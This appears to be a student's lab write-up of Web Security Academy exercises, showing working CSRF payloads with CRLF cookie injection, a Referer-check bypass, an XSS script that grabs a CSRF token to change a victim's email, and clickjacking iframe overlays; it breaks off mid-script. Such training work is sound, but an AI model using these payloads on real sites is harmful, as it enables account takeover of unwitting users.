
```
import urllib
search_term = urllib.parse.quote("calizo\r\nSet-Cookie: csrf=foo; SameSite=None")
search_url = f"https://{site}/?search={search_term}"
```

Then, using the search URL and login form structure, I created the following exploit payload:

```
<form
action="https://0adf008804156c88816c3ec3009e0076.web-security-academy.net/login
" method="POST">
  <input type="hidden" name="username" value="wiener">
  <input type="hidden" name="password" value="peter">
  <input type="hidden" name="csrf" value="foo">
</form>
<img
src="https://0adf008804156c88816c3ec3009e0076.web-security-academy.net/?search=
calizo%0D%0ASet-Cookie%3A%20csrf%3Dfoo%3B%20SameSite%3DNone"
    onerror="document.forms[0].submit();">
```

After uploading this to the exploit server and viewing it in the browser, I was correctly redirected to the login route:
https://0adf008804156c88816c3ec3009e0076.web-security-academy.net/login

However, as seen in the screenshot, the server responded with:
"Invalid CSRF token"



This implies that the CSRF cookie (foo) was either not stored by the browser or not sent during the subsequent POST to /login. A likely culprit is that the server may have enforced the Secure attribute, preventing the cookie from being stored since I was using http rather than https in the exploit context. Alternatively, the SameSite restrictions may not have fully bypassed cross-origin cookie handling, depending on the user-agent behavior or CSP restrictions.

Step 7 Answer: What page was I sent to?

- I was sent to https://0adf008804156c88816c3ec3009e0076.web-security-academy.net/login, which displayed: "Invalid CSRF token" — confirming the exploit executed but the forged cookie was not accepted.

Step 8: Exploit Level - Cookie-Injected CSRF Submission

In this step, I leveraged the dual vulnerability discovered earlier—namely header injection and CSRF token duplication in cookies—to craft a full exploit targeting a victim already authenticated to the vulnerable site. The goal was to change the victim’s email address without access to their credentials by planting a malicious payload on the exploit server.

I began by adapting the strategy from Step 7. Since the victim automatically visits the exploit server and is already authenticated, I modified the HTML to trigger a CSRF email change instead of login. I reused the cookie injection technique via a <img src="..."> tag to overwrite the victim's csrf cookie with a spoofed value (foo) and submitted a forged POST request using a hidden form.


The final HTML exploit looked as follows:
<form
action="https://0adf008804156c88816c3ec3009e0076.web-security-academy.net/email/change-email" method="POST">

```
  <input type="hidden" name="email" value="pwned@evil-user.net">
  <input type="hidden" name="csrf" value="foo">
</form>
<img
src="https://0adf008804156c88816c3ec3009e0076.web-security-academy.net/?search=
calizo%0d%0aSet-Cookie:+csrf%3Dfoo%3B+SameSite%3DNone"
    onerror="document.forms[0].submit();">
```

This payload successfully executed the cross-site request forgery by:

1. Triggering a search URL that injected a forged csrf=foo cookie.
2. Submitting a POST request to the /change-email endpoint with the same spoofed CSRF token via the form.
3. Bypassing SameSite restrictions using SameSite=None.

Upon delivery and victim execution, the lab returned a success message in the screenshot.



Step 9: Referer Validation Broken

In this step, I investigated how the target application defends against CSRF by validating the Referer header instead of using a CSRF token or other common anti-CSRF measures.

Initial Manual Recon (Browser Analysis)

I first navigated to the login page manually via the browser and inspected the login form. The form did not contain a hidden CSRF field, which hinted that CSRF validation here likely relies on the Referer header. After logging in with the given credentials (wiener:peter), I captured the POST request in the browser’s DevTools and observed

that the request contained a Referer header pointing back to the same login page (https://0ac7026023526cb885e9d53000b0805d.web-security-academy.net/login).

Test via Python Script (Step 9a)
I then tested the login behavior via Python, omitting the Referer header entirely:

```
# step9a_referer_missing_check.py
import requests

site = '0ac7026023526cb885e9d53000b0805d.web-security-academy.net'
login_url = f'https://{site}/login'

logindata = {
    'username': 'wiener',
    'password': 'peter'
}

resp = requests.post(login_url, data=logindata)
print(f"HTTP status code: {resp.status_code}")
print(f"Response text: {resp.text[:300]}")
```

Answer to Question 1:

- Status Code: 400
- Response Text: "Invalid referer header"

This confirmed that the server is rejecting unauthenticated requests lacking a proper referer.

Bypassing the Protection (Step 9b)
To verify if the referer check was strictly based on presence and value, I updated the Python script to spoof the Referer header using the correct login URL:

```
# step9b_referer_bypass.py
import requests

site = '0ac7026023526cb885e9d53000b0805d.web-security-academy.net'
login_url = f'https://{site}/login'
referer_url = f'https://{site}/login'

logindata = {
    'username': 'wiener',
    'password': 'peter'
```

```
}

headers = {
   'Referer': referer_url
}

resp = requests.post(login_url, data=logindata, headers=headers)
print(f"HTTP status code: {resp.status_code}")
print(f"Response text: {resp.text[:300]}")
```

Answer to Question 2:

- Status Code: 200
- The request succeeded and returned the HTML body, demonstrating the bypass worked by simply including a valid referer.

This level illustrates the fragility of referer-based CSRF defenses. While referer validation can prevent certain cross-origin attacks, it’s highly susceptible to header spoofing in client-side attacks or script-based recon. This reinforces the industry best practice: always use a cryptographically secure CSRF token tied to a session and validated server-side.

Step 10: Exploit Level — Bypassing Referer Validation via Referrer-Policy: unsafe-url

This step tackled an application that relied solely on the Referer HTTP header to prevent CSRF attacks—a security design that is inherently fragile when not reinforced with additional protective layers. The objective was to trick an authenticated victim into submitting a forged request to change their email address, bypassing referer checks by abusing referrer policy manipulation.


1. Initial Setup and Manual Validation

To begin, I authenticated into the site as the victim user (wiener:peter) and manually tested the exploit using a simplified version of the payload:

```
<html>
  <body>
    <form
action="https://0ac7002603526cb885e9d53000b8005d.web-security-academy.net/my-account/change-email" method="POST">
      <input type="hidden" name="email" value="pwned@evil-user.net" />
```

```
    </form>
    <script>
      document.forms[0].submit();
    </script>
  </body>
</html>
```

When visiting this exploit through the "View exploit" option on the server, the browser refused the request with a redirect to about:blank#blocked, indicating that the Referer header had been stripped by default browser behavior due to modern privacy protections.



2. Injecting History Manipulation and Referrer Policy Override
To overcome this, I injected the following JavaScript into the HTML body:

```
<script>
  history.pushState("", "",
"/?https://0ac7002603526cb885e9d53000b8005d.web-security-academy.net/login");
  document.forms[0].submit();
</script>
```

This pushState() call modified the browser's URL path prior to submission to make it appear that the request originated from the login page—causing browsers to automatically attach the updated Referer header.

However, due to browser-level sanitization of Referer headers in cross-origin contexts, an additional header was needed in the HTTP response to loosen this policy. I updated the exploit submission in Python using the Referrer-Policy: unsafe-url directive in the response header:


```
formData = {
    'urlIsHttps': 'on',
    'responseFile': '/exploit',
    'responseHead': 'HTTP/1.1 200 OK\nContent-Type: text/html;
charset=utf-8\nReferrer-Policy: unsafe-url',
```


```
    'responseBody': exploit_html,
    'formAction': 'DELIVER_TO_VICTIM'
}
```

This ensured that the full Referer value, including query parameters, would be included in the forged POST request.

3. Successful Exploit Delivery and Confirmation

After submitting the crafted exploit using step10_csrf_referer_policy_exploit.py and choosing the "Deliver to victim" option (not just "View exploit"), the lab returned a successful result. The exploit server's configuration with Referrer-Policy: unsafe-url and the injected pushState() were both essential to crafting a valid Referer header that bypassed the server’s security logic.





Step 11: Exploiting XSS to Perform CSRF

In this final step, the lab combines a reflected XSS vulnerability with a CSRF-protected functionality, demonstrating how bypassing CSRF defenses is still possible with the right amount of control over a victim's browser context.


After logging in with the provided credentials (wiener:peter), I navigated to a blog post's comment section and submitted a payload designed to abuse both the XSS and CSRF mechanisms in tandem. The key logic hinged on crafting JavaScript that executes inside the victim’s browser and programmatically performs two sequential requests:

```
<script>
  var req = new XMLHttpRequest();
  req.onload = function() {
    var token = this.responseText.match(/name="csrf" value="(\w+)"/)[1];
    var changeReq = new XMLHttpRequest();
    changeReq.open("POST", "/my-account/change-email", true);
    changeReq.setRequestHeader("Content-Type",
"application/x-www-form-urlencoded");
    changeReq.send("csrf=" + token + "&email=pwned@xss-attack.com");
  };
  req.open("GET", "/my-account", true);
  req.send();
</script>
```

This code executes as follows:

- Step 1: It makes a GET request to /my-account and extracts the current CSRF token using a regular expression.
- Step 2: It immediately issues a POST request to /my-account/change-email with the stolen token and a spoofed email address.
- The victim's browser, already authenticated, carries the session cookies and enables this attack to succeed silently.

Once the comment was submitted and the victim visited the blog post, the script was triggered in their browser context. This automatically changed their email without any user interaction, and the lab reported successful completion shortly after, confirming the CSRF bypass via XSS execution.



The DevTools payload panel shows the actual attack script injected via comment.

This step perfectly encapsulates how XSS can amplify the impact of CSRF, especially when attackers lack access to the victim’s credentials. By leveraging full control over DOM-based execution, I was able to simulate a complete attack chain—from token harvesting to session-authenticated state mutation. It reinforces how CSRF defenses must go hand-in-hand with XSS mitigation for full security coverage.

Lab 5.2 Clickjacking, Web Cache Poisoning

Step 1-3: Basic Clickjacking with CSRF Token Protection

This lab demonstrates a classic clickjacking attack against a CSRF-protected endpoint by leveraging browser behavior through CSS-styled iframes. While CSRF tokens usually prevent unauthorized requests, clickjacking bypasses this by tricking an authenticated user into interacting with hidden UI elements embedded via an <iframe> from the vulnerable site.

Step 1: Identify Clickjacking Target
After logging in as the provided test user (wiener:peter), I navigated to the My Account page. There, I located a "Delete account" button, which would be the target for the clickjacking attack. The direct URL of the sensitive action was:

- https://0a7800c2035de14c80ce3fc7001800fd.web-security-academy.net/my-account?id=wiener

This endpoint is intended for authenticated users to delete their own accounts. Because the operation is POST-based and CSRF-protected, it’s a prime candidate for a user-interface redress attack like clickjacking.

Step 2: Construct Transparent <iframe>
On the exploit server, I wrote a styled HTML payload to overlay enticing content ("Click me") directly on top of the vulnerable action. The iframe containing the my-account page was set to low opacity and a high z-index, while the bait div was positioned absolutely with a higher stacking order to visually trick the user.

Here’s the payload I used:

```
<style>
   iframe {
      position: relative;
      width: 700px;
      height: 700px;
      opacity: 0.1; /* Transparent but clickable */
      z-index: 2;
   }
   div {
      position: absolute;
      top: 300px;
      left: 60px;
      z-index: 1;
   }
</style>
<div>Click me</div>
<iframe
src="https://0a7800c2035de14c80ce3fc7001800fd.web-security-academy.net/my-account?id=wiener"></iframe>
```


When rendered via "View exploit," the “Click me” prompt aligned almost perfectly on top of the “Delete account” button in the background. This is confirmed in the screenshot showing visual alignment between the deceptive div and the real form control.

Step 3: Deliver Exploit

To deliver the attack programmatically, I used the instructor-provided Python script. It uploads the exploit with an iframe that targets the same deletion URL and sets a formAction of "DELIVER_TO_VICTIM", ensuring the lab's simulated victim browser would trigger the click.

```
exploit_html = f'''<style>
  iframe {{
      position:relative;
      width:700px;
      height:700px;
      opacity:0.3;
      z-index: 2;
  }}
  div {{
      position:absolute;
      top:500px;
      left:60px;
      z-index: 1;
  }}
</style>
<div>Click me</div>
<iframe src="https://{site}/my-account"></iframe>
'''
```

After delivery, I verified the lab was solved by viewing the success banner and matching the solution state in the page source.




What made this lab interesting is how it bypassed CSRF tokens by targeting user interaction rather than network behavior. CSRF defenses can be nullified when browsers allow embedded iframes from the same origin and don't enforce X-Frame-Options or modern Content-Security-Policy headers. This emphasizes the importance of defense-in-depth, where UI protections (like SAMEORIGIN framing restrictions) are just as critical as request-based token validation.

Step 4: Clickjacking with Prefilled Form Input

In this step, I demonstrated how prefilled form inputs via URL parameters can be weaponized in a clickjacking exploit to hijack account-level actions like email changes.

1. Manual Recon: How many fields are present in the form? Which one is prefilled?
Upon inspecting the DOM of the "My Account" page while logged in as wiener, I identified two fields within the <form>:

- One input of type "email" with name="email" - this field was prefilled.
- One input of type "hidden" with name="csrf" - this held the CSRF token value and was not prefilled.



This aligns with the expected structure of a standard CSRF-protected email update form. The form's action was /my-account/change-email.


2. Manual Recon: What URL parameter can prefill the form?
As hinted in the lab prompt, the page originally loads with a parameter like:

- https://<lab-id>.web-security-academy.net/my-account?id=wiener

I changed the id parameter to email and tested:

- https://0ad7009a0342c17780ca03d400b80069.web-security-academy.net/my-account?email=calizo@pdx.edu

The email input field was automatically prefilled with calizo@pdx.edu, confirming that the email field can be pre-populated via the email query parameter.



3. Python Exploit Script
I then repurposed my previous clickjacking delivery code and adjusted the <iframe>'s src attribute to include the email query parameter so the form would be prefilled:

```
import requests
from bs4 import BeautifulSoup

